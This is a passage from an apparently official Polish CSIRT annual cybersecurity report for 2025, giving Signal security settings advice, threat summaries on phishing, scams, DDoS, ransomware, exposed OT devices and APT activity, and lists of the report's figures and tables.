
Nowy numer bezpieczeństwa na iPhone i Android

Za każdym razem jeżeli w oknie konwersacji pojawi się komunikat, że pomiędzy Tobą a drugą stroną „zmienił się numer bezpieczeństwa” powinieneś tę sytuację wyjaśnić innym kanałem komunikacji niż Signal (gdy jest to możliwe – osobiście). Zmiana numeru bezpieczeństwa oznacza, że druga strona zmieniła urządzenie, numer telefonu, przeinstalowała aplikację Signal lub stała się przedmiotem ataku i jej konto Signal zostało przejęte.




7. Jeżeli tworzysz grupę zadбай, abyś był jedynym administratorem

„Kliknij w nazwę grupy -> Uprawnienia -> Dodawanie osób -> Tylko administratorzy”



iPhone



Android


Zapewni to właściwy poziom bezpieczeństwa waszej konwersacji oraz umożliwi rozliczalność wszystkich członków grupy. Regularnie sprawdzaj czy wszyscy członkowie grupy powinni do niej przynależeć.

Pamiętaj – bez wdrożenia tej rekomendacji, przy pomocy przejętego konta Signal którejkolwiek osoby w grupie można dodawać do tej grupy dodatkowych użytkowników (także o takich samych nazwach). W ten sposób można uzyskiwać informacje wymieniając na grupie, nawet wtedy gdy prawowity właściciel konta odzyska do niego dostęp. Przejrzyj listę użytkowników kont w swoich grupach Signal i zidentyfikuj nieznane Ci konta. Usuń je.




8. Korzystaj z opcji znikające wiadomości

„Ustawienia -> Prywatność -> Znikające wiadomości”



iPhone




Android


Spowoduje, że twoja korespondencja będzie automatycznie kasowana po zdefiniowanym upływie czasu (np. 1 godzina, 1 dzień, 7 dni).

9. Włącz Blokadę ekranu

„Ustawienia -> Prywatność -> Blokada ekranu”



iPhone



Android

To dodatkowa warstwa prywatności, która chroni dostęp do Twoich rozmów. Za każdym razem, gdy otwierasz Signal (lub po upływie ustawionego czasu bezczynności), aplikacja poprosi Cię o potwierdzenie tożsamości.



Administracja państwowa dysponuje szeregiem dedykowanych rozwiązań do wymiany informacji w formie jawnej jak i klauzulowanej. Celem minimalizacji ryzyka przetwarzania wrażliwych informacji administracji państwowej w ogólnodostępnych komunikatorach Zespół CSIRT GOV zachęca do korzystania m.in. z systemu SKR-Z czy komunikatora mSzyfr opracowanych w ramach funduszy państwowych. Systemy te nie są ogólnodostępne, a jednocześnie tworzone są na podstawie najlepszych praktyk cyberbezpieczeństwa, minimalizują ryzyko ataków próbujących wyłudzić dane za ich pośrednictwem przez cyberprzestępców.



CSIRT KNF



Skala zagrożeń w cyberprzestrzeni utrzymuje się na wysokim poziomie od wielu lat, co znajduje odzwierciedlenie w danych operacyjnych. W 2025 roku zespół CSIRT KNF zidentyfikował oraz zgłosił do blokady 41 751 domen wykorzystywanych do działań o charakterze złośliwym lub potencjalnie niebezpiecznym.

Cyberprzestępcy konsekwentnie rozwijają swoje działania, korzystając z coraz bardziej wyrafinowanych metod oraz technik socjotechnicznych. W szczególności obserwuje się elementy presji czasu, wzbudzania emocji, odwoływania się do autorytetu instytucji finansowych oraz personalizacji komunikatów. Czynniki te mogą zwiększać skuteczność kampanii nakierowanych na decyzje użytkowników. W konsekwencji rośnie ryzyko wyłudzeń danych i środków finansowych oraz naruszeń bezpieczeństwa informacji, co uzasadnia potrzebę stałego wzmacniania mechanizmów ochronnych i działań edukacyjnych.

W 2025 roku jednym z częściej identyfikowanych zagrożeń były oszustwa związane z rzekomymi ofertami inwestycyjnymi. Treści te były rozpowszechniane przede wszystkim za pośrednictwem reklam publikowanych w mediach społecznościowych, wyszukiwarkach internetowych oraz na wybranych serwisach WWW. Schemat działania tego typu kampanii opiera się na manipulacji odbiorcą i składaniu nieprawdziwych obietnic osiągnięcia ponadprzeciętnych zysków przy rzekomo niskim lub zerowym poziomie ryzyka. Sprawcy, wykorzystując atrakcyjne przekazy reklamowe, nakłaniają użytkowników do podejmowania pochopnych decyzji finansowych, często odwołując się do narracji szybkiego i łatwego zysku.

Równolegle, poza wdrażaniem nowych scenariuszy, cyberprzestępcy doskonalili także mechanizmy znane od lat, które nadal pozostają skuteczne w zakresie manipulowania odbiorcami oraz wyłudzenia środków finansowych. Złośliwe treści były rozpowszechniane głównie za pośrednictwem wiadomości SMS oraz poczty elektronicznej. W komunikatach tych sprawcy podszywali się m.in. pod instytucje bankowe, firmy kurierskie, dostawców energii, popularne sklepy internetowe oraz organy administracji publicznej. Celem takich działań jest nakłonienie odbiorcy do przejścia na fałszywą stronę internetową i ujawnienia wrażliwych danych, w szczególności poświadczeń do bankowości elektronicznej lub informacji dotyczących kart płatniczych.

Wśród zagrożeń wymierzonych w infrastrukturę podmiotów rynku finansowego należy wskazać ataki typu DDoS. Charakter części obserwowanych działań wskazuje, że incydenty tego rodzaju nie zawsze ograniczają się do krótkotrwałego obniżania dostępności usług, lecz mogą być wykorzystywane również jako element presji operacyjnej lub działanie odwracające uwagę od innych aktywności prowadzonych równolegle.



Zapewnienie wysokiego poziomu cyberbezpieczeństwa wymaga ścisłej i systematycznej współpracy pomiędzy CSIRT GOV, CSIRT KNF oraz innymi podmiotami działającymi w ramach ustawy o krajowym systemie cyberbezpieczeństwa. Współpraca ta umożliwia lepsze rozumienie zależności pomiędzy incydentami występującymi w różnych obszarach gospodarki oraz szybszą ocenę ich możliwego wpływu na sektor finansowy. Ma ona charakter dwustronny: przekazujemy własne obserwacje, a jednocześnie korzystamy z doświadczeń i wiedzy innych zespołów, co wzmacnia odporność całego ekosystemu.

Powyższe działania są elementem podejścia opartego na wyprzedzającym reagowaniu. Na bieżąco monitorujemy trendy i istotne incydenty obserwowane globalnie, analizujemy ich potencjalne konsekwencje dla polskiego rynku finansowego oraz przekazujemy podmiotom sektora informacje umożliwiające podjęcie działań prewencyjnych, jeszcze przed materializacją zagrożeń.



CSIRT NASK



Ransomware

Tak samo, jak w latach poprzednich jednym z największych zagrożeń odnotowanych w szerokim katalogu podmiotów były ataki za pomocą oprogramowania typu ransomware. W ubiegłym roku CSIRT NASK zarejestrował rekordową liczbę prawie 180 incydentów spowodowanych atakami tego typu na podmioty w Polsce, co oznacza wzrost o 22% w stosunku do roku poprzedniego. Należy podkreślić, że liczba ta względem rzeczywistej liczby zdarzeń w kraju jest zaniżona, ponieważ wiele podmiotów nie ma obowiązku zgłaszania zaistniałych incydentów. 30 incydentów dotyczyło podmiotów z sektora publicznego. Fundamentalnym problemem pozostaje brak właściwego logowania zdarzeń w infrastrukturze podmiotu, co w wielu przypadkach uniemożliwia ustalenie wektora ataku. W analizowanych przypadkach, w celu uzyskania dostępu do systemu atakujący bardzo często wykorzystywali dane uwierzytelniające pozyskane w nieustalony sposób, a szkodliwe oprogramowanie było pobierane i uruchamiane dopiero po wyłączeniu mechanizmów bezpieczeństwa.

Podatności

CSIRT NASK na bieżąco monitoruje podatności odkrywane w oprogramowaniu, a następnie dokonuje analizy ryzyka w odniesieniu do polskich użytkowników. W ramach działalności jako CVE Numbering Authority w roku 2025 numer CVE nadano 165 podatnościom, z czego 8 wynikało z badań własnych pracowników CERT Polska.

CSIRT NASK na bieżąco informuje właścicieli i administratorów domen o podatnościach znalezionych w wykorzystywanym przez nich oprogramowaniu za pomocą powiadomień mailowych oraz komunikatów w serwisie moje.cert.pl. W 2025 roku w domenach dodanych przez użytkowników serwisu wykryliśmy 531206 podatności, z czego 21258 stanowiły podatności wysokiego ryzyka. Poinformowaliśmy użytkowników również o 3914212 wyciekach haseł do kont w ich domenach.

Urządzenia OT

Dzięki rozwojowi systemu Snitch na przestrzeni roku 2025 udało się zredukować liczbę instancji VNC zabezpieczonych trywialnym hasłem lub w ogóle niewymagających uwierzytelnienia z 810 do 412. Wśród najliczniej występujących w Polsce systemów ICS/OT narażonych na ataki dominują S7 (Siemens PLC), BACnet, Codesys i Modbus ze średnią liczbą ponad 100 adresów IP dziennie. W sumie wykrywano średnio dziennie około 700 adresów IP związanych z podatnymi systemami. Liczba powiadomień wysłanych w minionym roku wzrosła o 90% w stosunku do roku poprzedniego.



Haktywizm

Wciąż aktywne pozostają prorosyjskie grupy hакtywistyczne. Głównym celem ataków wciąż zdaje się być osiągnięcie rozgłosu medialnego, a nie faktyczny paraliż celu. Nowością są ataki na systemy automatyki przemysłowej udostępniane przez protokoły pulpików zdalnych i chronione trywialnymi hasłami. Ataki nie doprowadziły do poważnych i trwałych skutków, jednak zawsze przedstawiane są jako spektakularny sukces. Coraz częściej atakujący informują o atakach na instalacje, których sabotaż będzie miał znikomy wpływ na społeczeństwo, na przykład małe myjnie samochodowe czy automatykę domową.

Aktywność grup APT

W 2025 roku CSIRT NASK zaobserwował wyraźną intensyfikację działań grup APT powiązanych z państwami, które prowadziły wieloetapowe operacje wymierzone w instytucje publiczne, prywatne oraz osoby fizyczne powiązane z życiem politycznym lub naukowym. Ataki te obejmowały szeroki wachlarz technik, takich jak kampanie phishingowe ukierunkowane na przejęcie dostępu do skrzynek pocztowych, dystrybucja złośliwego oprogramowania, wykorzystywanie krytycznych podatności oraz działania dezinformacyjne mające na celu polaryzację społeczeństwa i wpływ na procesy polityczne. Pod koniec 2025 roku CSIRT NASK odnotował pierwsze w historii skoordynowane ataki o charakterze sabotażowym wymierzone w sektor energii, obejmujące m.in. farmy wiatrowe, fotowoltaiczne oraz dużą elektrociepłownię. Mimo że działania te dotknęły zarówno systemów IT, jak i OT, nie doprowadziły do przerwania dostaw energii ani ciepła.



WYKAZ WYKRESÓW

Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w latach 2023-2025.	9
Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2025 roku.	10
Wykres 3. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w latach 2024 i 2025 z podziałem na kategorie.	11
Wykres 4. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w 2025 roku z podziałem na sektory.	14
Wykres 5. Liczba ostrzeżeń wydanych przez CSIRT GOV w 2025 roku z podziałem na kategorie ostrzeżeń.	15
Wykres 6. Liczba ataków DDoS w podziale na kwartały.	42
Wykres 7. Liczba zaatakowanych instytucji z podziałem na kwartały.	43
Wykres 8. Procentowy rozkład zidentyfikowanych adresów IP biorący udział w atakach DDoS.	44
Wykres 9. Średni czas ataku przedstawiony w minutach w podziale na kwartały.	44
Wykres 10. Wyniki analizy plików w roku 2025.	85
Wykres 11. Statystyka miesięczna analizowanych plików.	85
Wykres 12. Klasyfikacja oprogramowania złośliwego.	86
Wykres 13. Rozkład zarejestrowanych zdarzeń z podziałem na miesiące.	90
Wykres 14. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet.	91
Wykres 15. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ.	91
Wykres 16. Procentowy podział zdarzeń alarmów typu 2 w instytucjach.	92
Wykres 17. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych zdarzeń.	93
Wykres 18. Wykryte podatności w 2025 r.	100

WYKAZ RYSUNKÓW

Rysunek 1. Wiadomość email informująca odbiorcę o konieczności aktualizacji hasła do usługi Microsoft Outlook.	19
Rysunek 2. Fałszywy panel logowania wykorzystujący podszycie pod usługę Microsoft Outlook.	20
Rysunek 3. Fałszywy panel logowania.	20
Rysunek 4. Informacja o rzekomym błędzie w połączeniu na fałszywym panelu.	21
Rysunek 5. Informacja o rzekomo niepoprawnym koncie lub wpisaniu niepoprawnego hasła zbyt wiele razy.	21
Rysunek 6. Wiadomość email wysłana z konta administratora informująca o rzekomo wygasającym hasle do poczty elektronicznej.	22
Rysunek 7. Wiadomość email podszywająca się pod dział wsparcia IT, informująca o konieczności weryfikacji adresu email.	23
Rysunek 8. Wiadomość email od rzekomego systemu poczty informująca odbiorcę o konieczności zalogowania się do nowej wersji narzędzia celem wyświetlenia oczekujących wiadomości.	23
Rysunek 9. Spreparowany panel logowania do usługi Roundcube Webmail.	24
Rysunek 10. Fałszywy panel logowania do usługi Zimbra Web Client.	24
Rysunek 11. Spreparowany panel logowania do poczty.	25
Rysunek 12. Wiadomość informująca odbiorcę o konieczności wyświetlenia rzekomego dokumentu za pośrednictwem dostępnego hiperłącza.	26
Rysunek 13. Notatka Microsoft OneNote z odwołaniem do spreparowanego panelu logowania.	27
Rysunek 14. Fałszywy dokument do wyświetlenia.	27
Rysunek 15. Fałszywy dokument do wyświetlenia.	28
Rysunek 16. Podstawiony panel logowania wykorzystujący wizerunek firmy Microsoft.	28
Rysunek 17. Wiadomość email informująca użytkownika o nowym dokumencie PDF do wyświetlenia.	29
Rysunek 18. Wiadomość email informująca odbiorcę o załączonej liście przedmiotów do kupienia wraz z prośbą o wycenę.	30
Rysunek 19. Fałszywy panel logowania wykorzystujący logo firmy Adobe.	30
Rysunek 20. Fałszywy panel logowania wykorzystujący identyfikację wizualną firmy Adobe.	31
Rysunek 21. Wiadomość email dotyczące rzekomej płatności za usługę.	31
Rysunek 22. Spreparowany dokument PDF z logo popularnej firmy hostingowej.	32
Rysunek 23. Fałszywy panel logowania do poczty home.pl.	32
Rysunek 24. Porównanie kodów QR (z lewej) oraz Aztec (z prawej).	33
Rysunek 25. Schemat kampanii z wykorzystaniem kodów QR/Aztec.	33
Rysunek 26. Wyłudzenie danych logowania z podszyciem pod firmę Microsoft.	34
Rysunek 27. Wyłudzenie danych logowania z podszyciem pod serwis DocuSign.	35
Rysunek 28. Widok strony podszywającej się pod serwis e-Urząd Skarbowy.	36
Rysunek 29. Widok strony podszywającej się pod serwis e-Urząd Skarbowy.	37
Rysunek 30. Widok strony podszywającej się pod serwis podatki.gov.pl z informacją o rzekomym zwrocie podatku.	37
Rysunek 31. Wiadomość email w ramach kampanii.	38
Rysunek 32. Panel logowania strony podszywającej się pod serwis biznes.gov.pl.	38
Rysunek 33. Logowanie na stronę podszywającą się pod serwis biznes.gov.pl.	39
Rysunek 34. Wiadomość email dystrybuująca Remcos RAT.	40
Rysunek 35. Wiadomość email wysłana z przejętego konta zagranicznej organizacji rządowej.	41
Rysunek 36. Wiadomość w ramach kampanii APT28.	52
Rysunek 37. Zawartość archiwum pobranego z odnośnika w wiadomości dla kampanii z dystrybucją oprogramowania AI.	53



Rysunek 38. Widok zawartości rozpakowanego archiwum przy domyślnych ustawieniach wyświetlania.	53
Rysunek 39. Wiadomość w ramach kampanii APT28 dystrybuująca LAMEHUG.	55
Rysunek 40. Program po uruchomieniu.	56
Rysunek 41. Zapytanie HTTP POST do sztucznej inteligencji.	56
Rysunek 42. Odpowiedź serwera zawierająca złośliwe polecenia.	56
Rysunek 43. Odpowiedź serwera zawierająca wygenerowaną przez sztuczną inteligencję grafikę.	57
Rysunek 44. Wiadomość dystrybuowana w ramach kampanii Laundry Bear.	58
Rysunek 45. Zawartość załącznika PDF z kodem QR prowadzącym do fałszywego panelu logowania.	59
Rysunek 46. Przebieg ataku.	59
Rysunek 47. Schemat ataku na komunikator Signal.	60
Rysunek 48. Rekonstrukcja wiadomości przestanej przez atakującego.	61
Rysunek 49. Publikacja przez grupę po przeprowadzonych atakach DDoS w polskiej cyberprzestrzeni 2025 roku.	64
Rysunek 50. Publikacja po uzyskaniu przez grupę dostępu do panelu sterowania kotłem grzewczym 2025 roku.	65
Rysunek 51. Fałszywy komunikat Generali Agro.	67
Rysunek 52. Fałszywy komunikat ePUAP.	67
Rysunek 53. Zbieranie informacji dotyczących stacji roboczej.	68
Rysunek 54. Pobranie i wykonanie dalszych etapów ataku.	68
Rysunek 55. Fałszywy panel logowania zamieszczony na przejętym serwisie.	69
Rysunek 56. Payload zawarty w wiadomości.	70
Rysunek 57. Wykorzystanie narzędzia Fscan.	72
Rysunek 58. Schemat działania narzędzia TrickDump.	73
Rysunek 59. Przykładowy schemat uruchomienia narzędzia GOST w trybie Reverse Proxy.	75
Rysunek 60. Treść witryny socjotechnicznej.	76
Rysunek 61. Polecenie Powershell wykonywane po uruchomieniu pliku LNK.	76
Rysunek 62. Fragment kodu pliku EXE odpowiedzialny za załadowanie biblioteki DLL.	77
Rysunek 63. Łańcuch infekcji wykorzystany przez APT Mustang Panda.	78
Rysunek 64. Załącznik do wiadomości.	80
Rysunek 65. Fałszywy panel logowania.	81
Rysunek 66. Zawartość fałszywej strony internetowej.	82
Rysunek 67. Fałszywy panel logowania Gmail.	83
Rysunek 68. Weryfikacja dostępności usługi.	104
Rysunek 69. Moduł pomocniczy (Auxiliary) frameworka Metasploit „ios_telnet_rocm”.	105
Rysunek 70. Brak odpowiedzi na żądania ICMP (ping) po przeprowadzeniu ataku DoS.	105
Rysunek 71. PoC wystania żądania w celu manipulacji danymi wejściowymi.	106
Rysunek 72. Listing sitemap.xml.	107
Rysunek 73. Panel usługi.	107
Rysunek 74. Ćwiczenia KSC-EXE 2025.	109
Rysunek 75. Konferencja CSIRT Summit 2025.	110
Rysunek 76. Ćwiczenia Locked Shields 2025.	111
Rysunek 77. Przykład wiadomości phishingowej na platformie Signal.	116
Rysunek 78. Przykład wiadomości phishingowej na platformie Signal.	117
Rysunek 79. Przykład przekazania danych uwierzytelniających za pośrednictwem platformy Signal.	118
Rysunek 80. Przebieg ataku phishingowego z wykorzystaniem aplikacji Signal.	119

WYKAZ TABEL

Tabela 1. Najczęściej identyfikowane reguły.	88
Tabela 2. Najczęściej analizowane typy plików.	88
Tabela 3. Zidentyfikowane w 2025 roku skanowania i próby eksploatacji usług na podstawie danych z systemu ARAKIS GOV.	94
Tabela 4. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV.	95
Tabela 5. Top 20 loginów i haseł wykorzystywanych w połączeniach do usług ARAKIS GOV.	95
Tabela 6. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s.	96

Zainteresowanych służbą lub pracą
w Zespole Reagowania na Incydynty
Bezpieczeństwa Komputerowego

CSIRT GOV



prosimy o kontakt:

praca@csirt.gov.pl